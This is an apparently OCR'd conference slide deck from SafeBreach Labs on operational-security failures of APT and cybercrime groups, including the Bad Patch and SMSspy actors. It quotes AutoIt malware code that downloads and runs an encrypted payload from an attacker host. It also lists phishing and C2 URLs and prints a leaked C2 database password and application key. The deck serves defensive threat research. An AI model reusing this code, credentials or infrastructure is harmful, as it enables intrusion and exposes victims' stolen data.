SafeBreach LABS

OopsSec

The bad, the worst and the ugly of APT's operations security

Tomer Bar



Tomer Bar

Director of Security Research @ SafeBreach

- Main focus in APT and vulnerability research
- Presented at Black Hat, Defcon, Recon and Sector



SafeBreach LABS

Agenda

- Research assumptions
- OopsSec meter
- All over the globe - recent real world OopsSec threat actors
  a. State Sponsored APT Threat Actor
     - Bad Patch

  a. Large Scale Cyber Crime Threat Actors
     - Phishing as a service in Iran
     - Ukraine Logs
     - Ekmek Teknesi (Bread Boat)
     - Tunisian Credentials thief

  b. Iranian State Sponsored APT Threat Actors
     - Rampant kitten
     - PowerShortShell
     - Infy
     - Final demo

- Credits and Q&A

Research State of Mind



"Attack him where he is unprepared, appear where you are not expected."

"If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle."

— Sun Tzu, The Art of War

Research Assumptions

1

Attackers are humans
and prone to mistakes
Advanced APT != Advanced OpSec

2


Threat actors won't necessarily fix OpSec holes even if they suffered from a past takedown or data leak.

3

We can learn new techniques, current targets, plans, damage control and a additional valuable data.

OopsSec Meter

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap	Location **1**	Industry **5**	Identity **10**
Attack Vectors mapping	**1**	**5**	**10**
Access C2 backend code	**3**	**5**	**10**
Achieve victims exfiltrated data	**5**	**7**	**10**
Attacker malicious techniques	**5**	**7**	**10**
Built-in sinkhole capabilities	**6**	**8**	**10**
Attackers communication channels	**7**	**8**	**10**
Attribution - identity	Origin **3**	Partial - **7**	Identity - **10**
Disinformation attack	**5**	**7**	**10**
Take-Down	Temporary - **5**	Partial - **8**	Complete - **10**
			100 bad points




Bad Patch - Palestinian Threat Actor


- Android and Windows state-sponsored **long term** targeted campaign, active since 2012.


Age of Campaign

The oldest sample we observed has a compile date of 12 June 2012. The C2 server linked to that sample, pal2me[.]net, was also first registered on the same date. This campaign has been running for at least more than five years, and continues to this date.



2012-11-06	6 / 44	Win32 EXE	إبو إسلام يتهم يسرا بمعاشرة النجم المصري عادل.exe
2012-10-16	6 / 39	Win32 EXE	dsfsad.exe
2012-12-16	5 / 44	Win32 EXE	12.exe
2012-12-03	5 / 44	Win32 EXE	خلاف.exe





Bad Patch - Palestinian Threat Actor

- Disclosed by Palo Alto Networks at 2017.
- **Bad Authentication process** - Navigate directly to inner pages without authentication
- Navigating directly to “/lms/index.php” not redirecting to the user to login.php, but instead granted authenticated access to the system - keylogger exfiltration screen

Records Management System and Victims

The threat actors have developed their own, custom system to manage the data exfiltrated by their victims, "نظام إدارة السجلات" (“Records Management System”). Server logon requires 2-Factor authentication (2FA).







Figure 7- RMS SMS 2FA




Bad Patch - Palestinian Threat Actor

- 2022 Android Malware - masquerading as Google play ssl app
- Certificate locality and upload origin to Virustotal is from Gaza







Bad Patch - Palestinian Threat Actor

HTTP Requests

– http://systembackups.info/api/v6/data


HTTP Method POST

- 2022 Android Malware - Plenty of collection capabilities
- Exfiltrates victim data to *a* C2 server using POST - systembackups.info



Bad Patch - Palestinian Threat Actor

- **Handling of PHP errors** - sending HTTP GET request to /api/v6/data.
- *Expecting* a POST request, *it* will print the DB name user name and **password!!!**





Bad Patch - Palestinian Threat Actor

- **Handling of PHP errors** - all c2 servers are vulnerable

SERVER_NAME	"badblueinfo.tstapi.pal4u.net"
SERVER_PORT	"80"
SERVER_PROTOCOL	"HTTP/1.1"
SERVER_SIGNATURE	""
SERVER_SOFTWARE	"Apache/2.4.41 (cPanel) OpenSSL/1.0.2t mod_bwlimited/1.4"
TZ	"Asia/Gaza"
UNIQUE_ID	"Xfz7fOCcdrxtJ3t0wIkYcgAAAIc"
PHP_SELF	"/index.php"
REQUEST_TIME_FLOAT	1576860540.8679
REQUEST_TIME	1576860540
argv	[]
argc	0
APP_ENV	"local"
APP_DEBUG	"true"
APP_KEY	"base64:p6rq3H2oLGzqeB9BpskJI69cyU4nkidPL6zsfzGFFbk="
DB_HOST	"localhost"
DB_DATABASE	"j70syste_m103"
DB_USERNAME	"j70syste_m103"
DB_PASSWORD	"HB7pF3yir0QT"

Bad Patch - Palestinian Threat Actor

- Still bad in 2022 - **All victim's exfiltrated data is open**

2017 → **2022**

Malware down and execute code

```
gtyu()
_zizi2()
Func _zizi2()
  Local $sfilepath = _winapi_gettempfilename(@TempDir)
  Local $hdownload = InetGet("http://www.pal4u.net/zzzzz", $sfilepath,
        $inet_forcereload, $inet_downloadbackground)
  Do
    Sleep(250)
    Until InetGetInfo($hdownload, $inet_downloadcomplete)
    InetClose($hdownload)
    Local $ialgorithm = $calg_rc4
    If _crypt_decryptfile($sfilepath, "F:\ddd.zip", "?><MNBVCXZ", $ialgorithm)
    Then
```


app.pal4u.net/ccc/

Index of /ccc


Name	Last modified	Size	Description
Parent Directory		-	
css/	2017-08-30 16:18	-	
notes.txt	2022-02-07 17:36	26	
users-2022_02_13_14_..>	2022-02-13 14:02	597M	
users-2022_02_13_22_..>	2022-02-13 22:04	832M	
users-2022_02_14_04_..>	2022-02-14 04:02	409M	
users-2022_02_14_14_..>	2022-02-14 14:01	599M	
users-2022_02_14_22_..>	2022-02-14 22:02	594M	
users-2022_02_15_04_..>	2022-02-15 04:03	414M	
users-2022_02_15_14_..>	2022-02-15 14:01	362M	
users-2022_02_15_22_..>	2022-02-15 22:02	602M	
users-2022_02_16_04_..>	2022-02-16 04:00	248M	


Bad Patch - Palestinian Threat Actor

- **All ~7800 Android Victim's sensitive exfiltrated data is open and downloadable**
- Including in and out calls recording, microphone hijack, Android WeChat, CV files, images
- **50 GB compressed** 470M compressed average per day.











Bad Patch - Palestinian Threat Actor


- **C2 Open dir** - https://trackmobi.live/



Bad Patch - Palestinian Threat Actor

- Still bad in 2022 - **Full backend (server side) in a zip file** - available from C2 - also in VT





Bad Patch - Palestinian Threat Actor

- **Nodejs - reveal uploads path**
- **UploadFile** - **good** - saved file name will have uniqid, check valid extension (only csv)

```php
// Set Destination File & Path
$destinationFile = $filename . '_' . uniqid() . '.' . $extension;
$destinationFilePath = $destinationPath . DIRECTORY_SEPARATOR . $destinationFile;

// Upload File
$request->file('file')->move($destinationPath, $destinationFilePath);
```

```php
// Valid File Extensions
$valid_extension = array("csv");
if (in_array(strtolower($extension), $valid_extension)) {
```

ip.pal4u.net/nodejs/


```
appRun(){
    new socketEvents(this.socket).socketConfig();
    this.app.use(express.static(__dirname + '/uploads'));
    this.http.listen(this.port, this.host, () => {
        console.log(`Listening on http://${this.host}:${this.port}`);
});
}
```

Bad Patch - Demo



OopsSec Meter - BadPatch - **47/100**


OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity 10
Attack Vectors mapping			10
Access C2 backend code			10
Achieve victims exfiltrated data			10
Attacker malicious techniques			
Built-in sinkhole capabilities			
Attackers communication channels			
Attribution - identity		Partial - 7	
Disinformation attack			
Take-Down			





SMSspy Threat Actor


Infection chain - 5 steps process



SMSspy Threat Actor

- **Full backend (server side) in a zip file -** https://adl-iiran.ga/pay.zip

```
https://a.adl-neweb.me
https://shop-mill.ga/tehran
http://212.114.52.201/7362/mellat/ok/index.php
http://eblagh-ir.info/1
https://eblaghirirmellet.gq/sna_eblagh.php
https://rezalearn.com
http://fitlopsbi.xyz/eblagh/UserLogin
https://peygiri-adl.ml/sna_eblagh.php
https://eblaqie-sena.ml/sna_eblagh.php
https://adl-iiran.ga/sna_eblagh.php
http://www.sadek.ir
http://hzhzjzjxixxixixoxozozozozpzozozozu.ga/Khafe.php
https://sdl-irn.tk/next.html
http://paramat.site/eblaghe
https://sna-myeb.online/app.php
https://adl-itir.com/app.php
https://ebiagh.xyz/king/eblagh.html
```



SMSspy Threat Actor

STEP1 - searching for victims (phones)

- The left script extracts phone numbers from published ads on Divar.ir.
- The script on the right will send them a threat\phishing text message via Telegram

